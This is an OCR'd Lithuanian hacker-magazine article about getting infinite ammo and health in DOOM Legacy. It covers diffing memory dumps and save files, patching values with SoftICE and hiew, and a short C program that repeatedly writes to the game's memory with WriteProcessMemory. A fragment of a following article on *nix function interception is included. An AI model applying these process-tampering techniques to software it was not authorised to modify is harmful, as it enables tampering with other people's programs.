[Amžinas gyvenimas] Ką gero duoda amžinas gyvenimas? Gerai pagalvojus, nieko! Vien tik nuolatinė įtampa ir mirtinas nuobodulys. Jokių savižudybių, vien tik nesibaigiantys šoviniai. Ir širdelė nesuvirpa susidūrus su iš niekur išlindusiu monstru kaip tik tuomet, kai šoviniai baigiasi, o gyvybių nė velnio neliko. Nulaužtas žaidimas praranda savo žavesį. Tačiau be nulaužimo čia taip pat neapsieisi, kadangi jis pats savaime įdomus techniniu požiūriu.

[Nemirtingumo receptas] Nemirtingumo receptas paprastai slypi atminties ląstelės poslinkyje, kurį reikia nulaužti, į ją įrašant maksimalų gyvybių kiekį arba pakeičiant komandą DEC į NOP. Kaip megabaitinėje kodo ir duomenų košėje surasti šią magišką vietą? Kai kurie pasakys: „Paimti disasemblerį ir išanalizuoti programą", tačiau... šiuolaikiniai žaidimai tokie dideli, kad toks būdas nė negali būti svarstomas. Tokius gudrius siūlytojus reikia siųsti kuo toliau, o mes patys eisime protingesniu keliu.

[Bendra taktika ir strategija] Nesunku suprasti, kad šoviniai, gyvybės, artefaktai ir visas kitas šlamštas — tai tam tikrose atminties ląstelėse saugomi kintamieji. Kompiuteriui šios ląstelės niekuo nesiskiria nuo daugybės kitų, kuriose saugomos monstrų koordinatės, tekstūros ir kiti žaidimų pasaulio objektai. Kaip nustatyti, už ką atsakinga viena ar kita ląstelė? Paprasčiausia į galvą ateinanti mintis — tiesiog metodiškai keisti vieną atminties ląstelę po kitos bei stebėti žaidimo reakciją. Žinant tikslų gyvybių/šovinių kiekį, galima žymiai susiaurinti paieškos sritį ir tirti tik tas ląsteles, kuriose saugoma mums reikalinga reikšmė. Tačiau derėtų atminti, kad šis skaičiavimas gali būti atliekamas tiek į vieną, tiek ir į kitą pusę. Vienas programuotojas skaičiuoja gyvybes, kitas — mirtis, o pats skaičiavimas gali būti atliekamas tiek nuo vieneto, tiek nuo nulio, o kai kuriais atvejais ir nuo –1. Tarkim, kad




Pav.1. neapdorotų poslinkių transformavimas su *hiew* į virtualius adresus

mes turim tris gyvybes. Ar tai reiškia, kad kintamasis *live_count* būtinai bus lygus trim? Žinoma, kad ne! Jis kuo puikiausiai gali būti lygus 2 (žaidimas baigiasi, kai *live_count* < *0*) arba nuliui (žaidimas baigiasi, kai *live_count* > *2*). Galimos ir kitos reikšmės. Su šoviniais šiuo atžvilgiu viskas kur kas paprasčiau, dažniausiai šie duomenys saugomi atmintyje, tačiau surastų neteisingų vietų kiekis vis tiek bus labai didelis! Tarkim, mes turime 50 šovinių ir programos dump'e ieškome *32h*. Tačiau ten tų *32h* visas milijonas! Visko nepatikrinsi ir iki sezono pabaigos! Šiuo atveju sprendimo esmė — stebėti skirtingų atminties ląstelių pasikeitimus! Tai darydami, mes lengvai atskirsim grūdus nuo pelų. Mūsų veiksmų planas atrodo štai taip:

1. pasidarome programos dump'ą (į bylą išsaugojame žaidimo būseną)
2. judame neprarasdami gyvybių ir šovinių, po ko padarome dar vieną dump'ą
3. vieną kartą iššauname arba prarandame šiek tiek gyvybių ir padarome dar vieną dump'ą
4. dar keletą kartų atliekame ankstesnį veiksmą (paprastai pakanka trijų dump'ų)

Pirmojo ir antrojo dump'ų (save'ų) palyginimas atskleidžia daugybę skirtumų, kurie parodo monstrų judėjimą ir kitus žaidimų pasaulio pasikeitimus. Tačiau pasikeitusiose atminties ląstelėse nėra nei šovinių, nei gyvybių — juk šie parametrai nesikeitė! Ok, išbraukiame pasikeitusias ląsteles iš „įtariamųjų" sąrašo ir sulyginame antrąjį dump'ą su trečiu, ignoruodami prieš tai pasikeitusias ląsteles. Šį kartą skirtumų bus ne tiek jau daug. Ieškome tų ląstelių, kurių pokytis atitinka šūvių ar prarastų gyvybių kiekį. Jeigu tokių ląstelių daugiau nei viena, šią operaciją kartojame tris kartus iki tol, kol liks tik viena pasikeitusi ląstelė arba (kitas variantas) nuosekliai



Pav.2. *soft-ice* — puiki šovinių atsargų papildymo priemonė

laužiame visas tinkamas ląsteles ir tikimės, kad anksčiau ar vėliau mums vis tiek pasiseks. Kai kuriuose žaidimuose šovinių kiekis saugojamas keliuose vienas kitą dubliuojančiuose kintamuosiuose, tačiau iš jų tik vienas reikšmingas, o likusieji hakerių žargone vadinami „šešėliais", kurie atsakingi už, pavyzdžiui, einamos reikšmės išvedimą į ekraną. Pakeitus „šešėlinį" kintamąjį, šovinių/gyvybių skaičius dažniausiai lieka nepasikeitęs, o jeigu jis ir pasikeičia, ginklas nustoja šaudyti dar prieš pasibaigiant tavo amunicijai, todėl tave gali labai greitai užmušti.

Lyginti galima tiek užfiksuotus veikiančios programos atminties dump'us, tiek ir seivus — išsaugotas žaidimo bylas. Žinodami reikiamos ląstelės adresą, mes galime paleisti rezidentinę programą, kuri čia įrašo maksimalią galimą reikšmę ir, jei būtina, kas kelias sekundes arba dažniau ją atnaujina. Taip pat galima paleisti *soft-ice* ir, sukūrus sustojimo tašką, perimti tą kodą, kuris su kiekvienu šūviu mažina šovinių kiekį — tada mes galėsime nulaužti žaidimą. Tačiau tai reikalauja papildomų pastangų, kas ne visada patogu, todėl daugelis hakerių apsiriboja seivų taisymu. Taip žaidėjui pateikiamas pilnas amunicijos komplektas ir maksimalus gyvybių skaičius, tačiau nėra gaunamas pilnavertis nemirtingumas — šoviniai ir gyvybės vis tiek mažėja, todėl norint nemirti, reikia nuolat jas papildyti. Be to, kai kurie monstrai tave vis tiek gali pribaigti su vienintele raketa!

[Atminties laužimas] Pradėsime nuo atminties dump'ų palyginimo. Pasirinkime žaidimą ir pradėkime jo kankinimą. Tegu tai bus, pavyzdžiui, *DOOM Legacy* — geriausia klasikinio DOOM jungtis, nemokamai platinama kartu su išeities tekstais ir puikiai veikianti tiek *Linux*, tiek ir *win32* tipo sistemose (žr. 2 paveikslą). Rašant šį straipsnį, paskutinė stabili versija buvo 1.42. Štai tiesioginė žaidimo parsiuntimo nuoroda: *www.prdownloads.sourceforge.net/doomlegacy/legacy142.exe?download*.

Darnių mūsų veiksmų labui rekomenduoju naudoti būtent šią versiją, nes priešingu atveju visi poslinkiai nušliauš nežinia kur, tačiau jeigu tu jautiesi pakankamai kietas, pabandyk pasiknebinėti šviežesnes beta versijas, kurios prieinamos pagrindiniame projekto puslapyje. Be *DOOM Legacy* mums taip pat prireiks originalaus DOOM/DOOM2 arba *HERETIC wad* bylų. Manau, kad DOOM tikrai turės kiekvienas! Imame bet kokį padorų dumperį, pavyzdžiui, *PE Tools* arba *LordPE*, surandame procesą *legacy.exe* ir į bylą *dump_1.exe* padarome veikiančio žaidimo dump'ą. Susitarkime, kad šiuo metu pas mus yra 50 šovinių.

Padaręs pirmąjį dump'ą šiek tiek pabėgiok ir padaryk jį dar kartą, tik jau į bylą *dump_2.exe*. Po to vieną kartą iššauk ir padaryk dar vieną dump'ą — *dump_3*, pašaudyk dar šiek tiek ir vėl padaryk *dump_4.exe*. Po visų šių veiksmų tu turėsi keturias bylas: *dump_1.exe*, *dump_2.exe* su 50 šovinių ir *dump_3.exe*, *dump_3.exe* su atitinkamai 49 ir 48 šoviniais. Dabar mes turime sulyginti visas keturias bylas ir surasti tokias ląsteles, kurios sutampa *dump_1.exe* ir *dump_2.exe* bylose, tačiau skiriasi visose kitose. Šovinių saugojimui skirti kintamieji bus kažkur tarp jų. Šios užduoties sprendimui aš parašiau nedidelį įrankį, kurio išeities tekstą ir paruoštą programą rasi mūsų diske. Iš disko pasiimk bylą *fck.exe* ir ją paleisk: *fck dump_1.exe dump_2.exe dump_3.exe dump_4.exe>o*

Gautas rezultatas (nukreiptas į bylą, kurios pavadinimas „o") turi atrodyti maždaug taip:

raw offset	d_2	d_3	d_4
000A2FFCh:	FCh	00h	6Eh
000CFBA0h:	FEh	FDh	FFh
00152262h:	A1h	60h	00h
001523E2h:	A1h	60h	00h
00166574h:	32h	31h	30h
001666B4h:	32h	31h	30h
00168F28h:	32h	31h	30h
001772A5h:	65h	64h	FFh
00177538h:	CCh	4Ah	FFh
001775ECh:	C7h	26h	FFh
00177A10h:	08h	04h	FFh

Čia pateiktas programos atminties dump'ų sulyginimo rezultatas. Į akis iš karto krenta keista seka *32h, 31h, 30h*, kuri atitinka dešimtainius skaičius 50, 49, 48. Juk tai šovinių kiekis! Šis kintamasis atminties dump'e sutinkamas tris kartus, atitinkamų vietų poslinkiai: *00166574h, 001666B4h, 00168F28h*. Viena šių vietų tikra, visos kitos — šešėlinės. Kaip surasti reikiamą? Pradžiai neapdorotus (*raw*) bylos poslinkius transformuokime į virtualius adresus. Paprasčiausia tai padaryti su *hiew*. Užkrauname *dumped_1.exe*, spaudžiam *<F5>* (*goto*), įvedame neapdorotą poslinkį 166574 ir spaudžiame *<enter>* — *hiew* viršutinėje eilutėje tuojau pat parodys atitinkamą virtualų adresą (PE.00568574), o baito reikšmė prie kursoriaus lygi 32, kas reiškia, kad viskas teisinga!

[Griebiamės derintuvo] Užkraunam *soft-ice* (bandomasis žaisliukas šiuo metu jau turi būti užkrautas), spaudžiam *<Ctrl-D>* ir sukomanduojam *„addr legacy"*, priversdami derintuvą persijungti į mums reikalingo proceso kontekstą (šiuo atveju tai yra *legacy.exe* — pagrindinė vykdoma žaidimo byla). Įvedame „*wd*" (atidarome dump'o langą) ir rašome „g 568574", kur 568574 — virtualus numanomos šovinių kiekio atminties ląstelės adresas. Derintuvas dump'e parodo atminties turinį. Komanda „e" leidžia jį redaguoti interaktyviu režimu. Taip pat galima parašyti „e 568574 66", kur 66 — šovinių skaičius šešioliktainėje sistemoje. Pakeitę numanomą šovinių kiekio ląstelę, išeiname iš derintuvo (*<Ctrl-D>*) ir žiūrime, ar mums pridėjo šovinių (kai kuriuose žaidimuose pasikeitimas atvaizduojamas tik po kito šūvio). Nė velnio! Šovinių ir toliau mažėja, o priešai jau spaudžia, todėl ilgai mes taip neišsilaikysime! Žiauru! Bandome




Pav.3. šovinių atsarga sėkmingai papildyta!

antrąją ląstelę — *1666B4h*, kurios virtualus adresas *hiew* tvirtinimu yra *5686B4h*, tačiau šovinių kiekis kaip ir prieš tai nepasikeičia. O trečią kartą mums iš tiesų pasiseka, šovinių padaugėja iki nurodyto kiekio. Iš to išplaukia, kad mūsų ieškotas kintamasis yra *168F28h*, kurio virtualus adresas — *56AF28h*. Bet kuriuo metu mes galime iškviesti derintuvą, surinkti *„addr legacy <enter> e 56AF28 FF“* ir taip maksimaliai papildyti šovinių atsargą, tačiau nuolat landžioti į *soft-ice* iš tiesų užknisa, o ir ne pas visus jis yra. Mes pasielgsime paprasčiau: parašysime programą, kuri veiks foniniu režimu ir kas keletą sekundžių arba net kelis kartus per sekundę papildys mūsų šovinių atsargą. Tikra „dovanėlė iš aukščiau“! :) Programa labai paprasta, jos kodas neviršija keleto eilučių — tuo gali lengvai įsitikinti žvilgtelėjęs į atitinkamą iškarpą. Programa kaip komandinės eilutės argumentą paima proceso identifikatorių (PID), kurį galima nustatyti su *Windows Task Manager*. Mūsų automatinio šovinių papildymo priemonė išsijungia išėjus iš žaidimo. Ši programa taip pat gali būti panaudota kitiems žaidimams nulaužti — tereikia pakeisti AMMO_ADDR į reikiamos atminties ląstelės adresą, AMMO_VALUE — į pageidaujamos reikšmės adresą, o AMMO_SIZE — į kintamojo dydį. Paleidžiame mūsų įrankį ir nevaikiškai įkrečiame visiems monstrams. Greitai šaudant šovinių skaičius šiek tiek sumažėja, tačiau tuojau pat atsistato į pradinę padėtį. Nuostabu!

[Hakas diske] Žaidimų modifikavimas atmintyje — galingas dalykas, tačiau jis neapsaugotas nuo tam tikrų apribojimų. Įvairiais protektoriais (pavyzdžiui, *starforce*) apsaugotos programos aktyviai priešinasi dump'ų darymui, o *Linux* sistemai skirtų dumperių iš viso nėra! Šiais (ir visais kitais) atvejais tenka griebtis alternatyvaus metodo — žaidimo būsenos bylų (seivų) taisymo. Taktinė strategija atrodo taip: išsaugome *saved_1*, judame neprarasdami gyvybių (šovinių) ir išsaugome *saved_2*, po to vieną kartą iššauname (prarandame kelis procentus gyvybių) ir išsaugome *saved_3*. Gautas bylas palyginame su mūsų įrankiu *fck.exe* ir stebime skirtumus. Pasirinkę labiausiai tikėtinus „kandidatus“, pataisome juos *hex* redaktoriuje, žaidime užkrauname pataisytą bylą. Jeigu šovinių/gyvybės kiekis nepasikeitė, taisome tolimesnį baitą ir t.t. Sugrįžkime prie DOOM'o. Paruošiame tris seivus (*doomsav0.dsg*, *doomsav1.dsg* ir *doomsav2.dsg*) ir juos palyginame. Oops! Visų jų dydis skiriasi, t.y. jie užima atitinkamai 2440, 2586 ir 2650 baitus. Prasti popieriai! Sprendžiant iš visko, seivo struktūra pakankamai sudėtinga, todėl paprasčiausias baitų sulyginimas veikiausiai nieko neduos, kadangi už šovinių (gyvybių) saugojimą atsakingos ląstelės bus saugomos skirtingose vietose (skirsis poslinkiai). *Save* bylų struktūros dešifravimas — sudėtingas, tačiau labai įdomus dalykas, kuris „užkrėtė“ daugybę šviesių protų. Tokiu atveju pagrindiniu ginklu tampa intuicija ir nepaprasta „slystanti“ paieška — mes turime ieškoti sutampančių (arba tiesiog panašių) fragmentų ir priklausomai nuo jų koreguoti poslinkius. Kitaip tariant, *doomsavX.dsg* struktūra yra tokia: iš pradžių eina antraštė, kurioje saugomas seivo pavadinimas, žaidimo versija ir visas kitas šlamštas.

Seivo antraštė

```
0000000000: 32 00 F4 77 00 00 00 00 ? 00 00 00 00 00 00 00 00 2 Ïw
0000000010: 2B 7E 9C F7 00 00 00 00 ? 76 65 72 73 69 6F 6E 20 +~Ьў version
0000000020: 31 34 32 00 00 00 00 00 ? 61 66 33 32 00 52 37 59 142 af32 R7Y
0000000030: 65 73 00 B3 19 31 00 8F ? 29 32 30 00 A8 43 4F 66 es ??1 П)20
иCOf
0000000040: 66 00 BE 9F 4E 6F 00 6E ? 77 59 65 73 00 C8 37 4E f ?ЯNo nwYes
?7N
```



Pav.4. sinchronizacija FAR'e

Už antraštės eina kažkoks blokas be jokios sistemos, kuris visada prasideda nuo poslinkio *100h*:


```
0000000100: 31 34 35 37 36 33 32 38 ? 0D 00 C8 00 02 00 64 00 14576328? ? ? d
0000000110: 00 00 90 01 28 00 90 01 ? 02 00 28 00 00 00 2C 01 P?( P?? ( ,?
0000000120: 64 00 00 00 07 00 00 00 ? 03 00 00 00 00 DC 05 01 d • ? ???
0000000130: 00 00 00 04 03 01 00 4C ? 00 20 00 00 00 00 00 00 ??? L
```

Prie šio be jokios sistemos sudaryto bloko glaudžiasi tam tikra savita struktūra su daugybe „?“ simbolių. Jos poslinkis ir dydis nuolat skirtingi ir varijuoja labai plačiose ribose. Mes dar nežinome, už ką ji atsakinga, tačiau kad ir kas čia bebūtų, lyginti reikia ne nuo bylos, o nuo šios struktūros pradžios:

```
0000000140: FF 00 00 01 01 01 01 00 ? 01 01 01 08 00 01 1C 01 ???? ???? ???
0000000150: 0A 00 01 01 01 0B 00 01 ? 01 01 0C 00 01 01 01 10 ? ???? ???? ????
0000000160: 00 01 01 01 11 00 01 01 ? 01 12 00 01 01 01 13 00 ???? ???? ????
0000000170: 01 01 01 14 00 01 01 01 ? 15 00 01 4C 01 16 00 01 ???¶ ???§ ?L?? ?
```

Ką reiškia visi tie „?“ simboliai? Ir kaip nustatyti, kur pradžia? Labai paprastai! Lygiai taip pat, kaip astronomai nustato kintamuosius ir blykčiojančias žvaigždes! Žvaigždėtas dangus nėra pastovus, nes kai kurių žvaigždžių spinduliavimas ilgainiui keičiasi. Tačiau kaip jas surasti tarp tūkstančių kitų žvaigždžių? Labai paprastai. Vieną žvaigždžių nuotrauką projektuojame į sieną, po to ją nuimame nuo projektoriaus ir uždedame kitą, padarytą kiek vėliau, ką reikia padaryti taip, kad žvaigždės liktų tose pačiose vietose, o dabar labai greitai vieną po kitos keičiame šias nuotraukas. Keičiant nuotraukas žvaigždės pradeda mirgėti! Mes savo ruožtu šią techniką panaudosime besiskiriančių baitų paieškai! Mums kaip tikriems vyrams prireiks tik FAR :).

Užvedame kursorių ant *doomsav0.dsg* ir spaudžiam <F3> (*view*), po to — <F4> (*hex-mode*). Spaudžiame <+> ir taip pereiname prie kitos bylos (*doomsav1.dsg*), o tada — <->, kad sugrįžtume prie ankstesnės. Šią operaciją pakartojame keletą kartų, kad įsitikintume, jog klaustukų rinkiniai pasislinkę per tam tikrą atstumą, kadangi jie prasideda nuo skirtingų poslinkių. Spausdami <Alt-8> (*goto*), pakeičiame *doomsav1.dsg* pradinį poslinkį taip,



Pav.5. greitai keisdami bylas (su <+>/<->), ieškome pasikeitusių atminties ląstelių

kad klaustukų kolekcijos nebešokinėtų. Taip mes lyg su oscilografu deriname „sinchronizaciją“ arba vieną ant kito uždedame du pirštų antspaudus, norėdami juos visiškai sutapatinti. Mano atveju skirtumas tarp bazinio klaustukų kolekcijų poslinkio yra 7 baitai. Tai reiškia, kad norint juos susinchronizuoti, vieną bylą reikia peržiūrinėti pradedant poslinkiu *F0h*, o kitą — pradedant *F7h*. Ok! Klaustukų rinkiniai sutampa, jie visiškai nesiskiria! Už ką jie tada atsako? Sugrįžtame į žaidimą ir, nesitraukdami iš savo vietos, užmušame vieną monstrą. Išsaugome. Aha! Skirtumų vis dar nėra. Tai reiškia, kad klaustukai skirti ne lavonų parodymui. Atkreipk dėmesį į tai, kad einant žaidime vis toliau ir toliau, klaustukų vis daugėja. Galbūt tie klaustukai yra tavo praeitas žemėlapis? Patikrinkime savo hipotezę. Ir iš tikrųjų, tereikia tau įeiti į naują sektorių, kaip į seivą pridedama nauja klaustukų porcija. Įdomu, ar taip saugomas tik žemėlapis, ar ir durų būsena? Tai galima lengvai išsiaiškinti paeksperimentavus! Už klaustukų prasideda visiškai kita duomenų struktūra, kurioje iš pirmo žvilgsnio nėra jokio dėsningumo ir kuri siaubingai keičiasi tarp dviejų išsaugojimų. Logiška manyti, kad čia sukoncentruoti žaidimo pasaulio objektų aprašymai. Tačiau kaip visame tame susigaudyti?

Žaidimo pasaulio būseną aprašančios struktūros fragmentas

```
0000000740: 00 50 05 00 00 30 0E 40 ? FF FF BF 01 00 00 00 00 P? 0?@ ??
0000000750: 03 26 00 00 68 2E F1 00 ? 00 00 08 00 00 00 08 00 ?& h.e ? ?
0000000760: 09 00 00 00 30 07 00 00 ? 30 0E 40 FF FF BF 38 03 ? 0• 0?@ ?8?
0000000770: 04 00 00 00 01 00 0 0 00 ? 00 03 20 00 00 34 2F F1 ? ? ? 4/e
0000000780: 00 00 00 08 00 00 00 08 ? 00 0A 00 00 00 E0 06 00 ? ? ? p?
0000000790: 00 50 0D 40 FF FF BF 01 ? 00 00 00 00 03 24 04 00 P?@ ?? ?$?
00000007A0: 00 30 F1 00 00 00 70 00 ? 00 00 70 00 0B 00 00 00 0e p p ?
```

Atidžiai peržiūrėjus dump‘ą, galima aptikti, kad konstanta *FFFFh* sutinkama kur kas dažniau, nei visos kitos. Tai yra bylos struktūros perpratimo raktas, tačiau... kur ta spyna, į kurią jį reikia įkišti? Žiūrim toliau. Konstantos išsidėsčiusios skirtingu atstumu viena nuo kitos, kas liudija, jog mes susidūrėme su kintamo dydžio struktūra arba su sąrašu, kuris užbaigiamas su „terminuojančiu“ simboliu *FFFFh*. Jeigu tai struktūra, tuomet kažkur turi būti saugojamas baitais, žodžiais arba dvigubais žodžiais išreikštas jos dydis. Kaip jį surasti? Paimkime dvi artimiausias konstantas, kurių poslinkis yra *748h* ir *76Bh*. Nesunku paskaičiuoti, kad jas skiria *23h* baitai. Iš to išplaukia, kad struktūros dydis negali būti išreiškiamas nei žodžiais, nei dvigubais žodžiais (*23h* nesidalina iš dviejų), o tik baitais. Mūsų konstantų apylinkėse ieškome skaičiaus *23h*. Jo nėra! Dėl to galima manyti, kad *FFFFh* naudojamas kaip užbaigiantis simbolis, pažymintis sąrašo pabaigą. Telieka parašyti programą, kuri sąrašų turinį atvaizduotų skaitymui patogiu pavidalu, tuomet ieškoti skirtumų bus kur kas paprasčiau. tačiau tai gana sudėtinga užduotis, kurios sprendimas reikalauja daug laiko ir kantrybės. Tačiau po to mes galėsime „žudyti“ bet kokius monstrus arba pridėti naujus, primėtyti vaistinėlių ir kitų artefaktų, žodžiu, daryti stebuklus, bet apie tai kiek vėliau. Dabar mes apsiribosime tuo, kad papildysime šovinių, gyvybių ir šarvų atsargas, o taip pat herojui duosime visus ginklus, iš kurių aš pats pirmenybę teikiu ne BFG, o paprasčiausiam šautuvui (būtent vienvamzdžiui)! :) Vietoje seivų sulyginimo mes pasinaudosime alternatyviu metodu, kuris dar vadinamas „tiesioginė konstantinė paieška“. Tarkim, pas mus susidarė tokia situacija: gyvybių — 68%, šarvų — 95%, šovinių — 73 (200 max), šoviniai šautuvui — 24 (50 max). 68 ir 95 pakeičiame į šešioliktainę skaičiavimo sistemą ir gauname 44h ir 5Fh. Išsaugome žaidimą į *doomsav.dsg* ir šią bylą užkrauname į *hiew*. Spaudžiam <*F7*> (*search*) ir ieškom *44h* (dėmesio! Ieškant už 255 didesnių skaičių būtina atminti, kad jaunesnysis baitas saugomas mažesniu adresu, todėl ieškoti reikia atvirkščiai, t.y. su *hiew* ieškant *1234h*, reikia įvesti 34 12). Ląstelė su ieškoma reikšme tuojau pat surandama su poslinkiu *B4h*. Galbūt tai ir nėra gyvybės, tačiau šalia jos yra *5Fh*, o tai, kaip mes pamename, yra mūsų šarvai:

Seivo bylos fragmentas su atminties ląstelėmis, kuriose saugomos gyvybės ir šarvų reikšmės

```
000000B0: 00 00 00 00-44 00 5F 00-01 00 01 0A-00 00 00 00 D _ ? ??
000000C0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000F0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 30 0
```

Abu skaičius pataisome į *FFFFh* ir užkrauname pataisytą seivą. Nesunku pastebėti, kad mums viskas pavyko :).

[Pabaiga] Įgyta patirtis labai praverčia dešifruojant tinklo protokolus ir rekonstruojant nedokumentuotus bylų formatus ir failų sistemas. Kvalifikuotų specialistų mažai, taigi jų nuolat reikia, todėl nemirtingumas žaidimuose — tai visiškai ne pramoga! Tai labai rimta! Daugelis žymių hakerių pradėjo būtent nuo nemirtingumo. Jie perprato *hex* redaktorius, kankino derintuvus, po truputį studijavo asemblerį ir palengva judėjo link to, kuo jie yra dabar. Žodžiu, tu mane supratai. Sėkmės!

[Autopatcher ADD_AMMO_CLIP.C]

```
#define AMMO_ADDR 0x56AF28
#define AMMO_VALUE 66
#define AMMO_SIZE 1
main(int c, char** v)
{
    // apibrėžiame kintamuosius ir patikriname komandinės eilutės argumentus
    int x; HANDLE h; unsigned int
    ammo = AMMO_VALUE; if (c < 2) return -1;
    // atidarome procesą
    if (!(h=OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_OPERATION, 0, atol(v[1]))))
        return printf(„-err:open process %d\n“, atol(v[1]));
    // keletą kartų per sekundę papildome šovinių atsargą
    // 669 — užlaikymas tarp atnaujinimų (milisekundėmis)
    while (WriteProcessMemory(h, AMMO_ADDR, &ammo, AMMO_SIZE, &x))Sleep(669);
}
```




048

Sisteminis špionažas „*nix“ sistemoje

Pirmoji dalis

Nuo sistemos nepriklausomas bibliotekinių funkcijų perėmimas



KAIP SUŽINOTI, KOKIAS FUNKCIJAS IŠKVIEČIA BANDOMOJI PROGRAMA? NORINT TAI PADARYTI WINDOWS SISTEMOJE, GALIMA RASTI IŠTISĄ ŠNIPINĖJIMO PRIEMONIŲ ARSENALĄ, TAČIAU *NIX HAKERIAMS VISĄ ĮRANKIŲ RINKINĮ TENKA KURTI SAVARANKIŠKAI. TUOJAU AŠ JUMS PARODYSIU, KAIP LINUX IR *BSD SISTEMOSE ĮGYVENDINAMAS SISTEMINIŲ BEI BIBLIOTEKINIŲ FUNKCIJŲ PERĖMIMAS IR PAKEITIMAS.



[Įvadas]

Nors *Windows* ir *Linux* nėra panašios viena į kitą, tarp jų galima rasti bendrų bruožų. Abi sistemos iš įvairių hierarchijos lygių bibliotekų suformuoja „sluoksniuotą pyragą". Branduolinės *Windows NT* funkcijos sukauptos byloje *ntoskrnl.exe*, prie jų prieiti galima per *INT 2Eh* (NT 3.5x, NT4.x, W2K) arba per *INT 2Eh/sysenter* (XP, *Longhorn*) pertraukimus. *Linux* sistemoje tuo pačiu tikslu naudojamas *INT 80h* pertraukimas (x86 BSD naudoja hibridinį mechanizmą ir vienu metu pripažįsta tiek *INT 80h*, tiek ir *call far 0007h:00000000h*).

